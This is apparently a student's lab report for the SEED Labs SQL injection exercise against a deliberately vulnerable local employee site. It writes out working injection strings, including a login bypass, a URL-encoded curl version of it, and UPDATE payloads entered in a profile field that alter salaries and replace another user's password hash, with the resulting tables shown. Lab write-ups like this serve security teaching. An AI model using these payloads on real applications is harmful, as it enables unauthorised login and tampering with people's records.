Justin Guerrero

Lab06 SQL Injection attack

Overview

Goals are to work with SQL statements Select and Update in order to inject malitious code into the database.

The web application is stored here.

URL: http://www.SEEDLabSQLInjection.com

Folder: /var/www/SQLInjection/


These are only accessible from inside our machine, we must use SEED labs virtual box in order to access this website.

Lab Tasks

Task 1: Get Familiar with SQL Statements

Objective: getting familiar with SQL commands and play with the data that is inside a database.

We are asked to work with the MySQL table credentials and find all the information we can on "Alice". We run the command shown below.



```
mysql> SELECT Alice FROM credential;
ERROR 1054 (42S22): Unknown column 'Alice' in 'field list'
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```


Tasks 2: SQL Injection Attack on SELECT Statement

2.1 SQL injection attack from webpage

We are asked to do is login using the user credentials "admin" and that's all we're given. The task here is to use SQL injection to logon without knowing the password. So we type in a simple SQL command we learn by navigating google for a bit.

'or name='admin';#


the command used here will enter the username "admin" and comment out the rest of the line, allowing us to login without using a password.



Employee Profile Login

USERNAME 'or Name='adr

PASSWORD Password




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Num
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


2.2 SQL injection from command line

We will next do a SQL injection through the cURL command on the CL in our seed terminal. We begin by typing in the following command. We also have to take into account HTML scripting so we use the % variables in order to complete our attack.



```
[02/28/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%27admin%27%3B%23&Pass
word='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
```

We are given a large table of data, which is not nicely organized like before, but all the data lives there to do with what you'd like. Receiving this data table shows our attack was successful.




```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEE
DLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-lin
k' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href
='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-li
nk my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><h
r><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scop
e='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</t
h><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='r
ow'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th s
cope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr
><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td><
/td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><
td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```

2.3 Append a new SQL statement

In this task we want to run multiple SQL statements in one attack string. We type in the string

'or name='admin'; update credentials nickname='hi' where username='admin';# however, we are given an error immediately. This is due to the MySQL language having a countermeasure against running multiple commands on a MySQL string that is invoked from PHP.




```
There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near
'update credential set nickname='hi' where username=admin' ' and Password='da39a3' at
line 3]\n
```

Tasks 3: SQL injection attack on UPDATE statement

3.1: Modify your own salary


In this task we set out to find out if we can use the MySQL vulnerabilities to update our salary from within editing our NickName in edit profile settings. We use the attack string ', salary=4206969 where eid=10000';#

Once we've placed this string inside the NickName blank we see that Alices salary is updated to the number we've given it.



Admin's Profile Edit

NickName	re eid='10000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Nun
Alice	10000	4206949	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

3.2: Modify someone elses salary

To demonstrate that we can control anyones salary from the edit profile tab. All we need is to know the EID of the user we're trying to change. Here we decide Boby doesn't deserve a salary, so we use the attack string similar to the last. ', salary=0 where EID=20000';# gives us the desired effect.




Username	EId	Salary	Birthday	SSN	Nickname
Alice	10000	4206949	9/20	10211002	
Boby	20000	0	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

3.3: Modify peoples passwords

In this task we are asked to change the password for a user, this could allow us to change the password for whomever we choose and we can cause some serious damage if this vulnerability was left open.


We enter the following attack string into the Nickname location of edit info ', password='dc6b02543df4f8aed038b10832a62889fd033639' where name='boby';#




Admin's Profile Edit

NickName	password='dc6b02543df4f8a
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Once we send in the hashed password change we attempt to log in with the new password we provided in the attack string.



```
--+----------+-----------------------------------------+
| ID | Name   | EID    | Salary   | birth | SSN       | PhoneNumber
l | NickName | Password                                      |
+----+-------+-------+---------+-------+----------+-----------
--+----------+-----------------------------------------+
|  1 | Alice  | 10000 | 4206949 | 9/20   | 10211002 |
    |        | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |       0 | 4/20   | 10213352 |
    |        | dc6b02543df4f8aed038b10832a62889fd033639 |
|  3 | Ryan   | 30000 |   50000 | 4/10   | 98993524 |
    |        | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy   | 40000 |   90000 | 1/11   | 32193525 |
    |        | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 |  110000 | 11/3   | 32111111 |
    |        | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 |  400000 | 3/5    | 43254314 |
    |        | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+---------+-------+----------+-----------
```

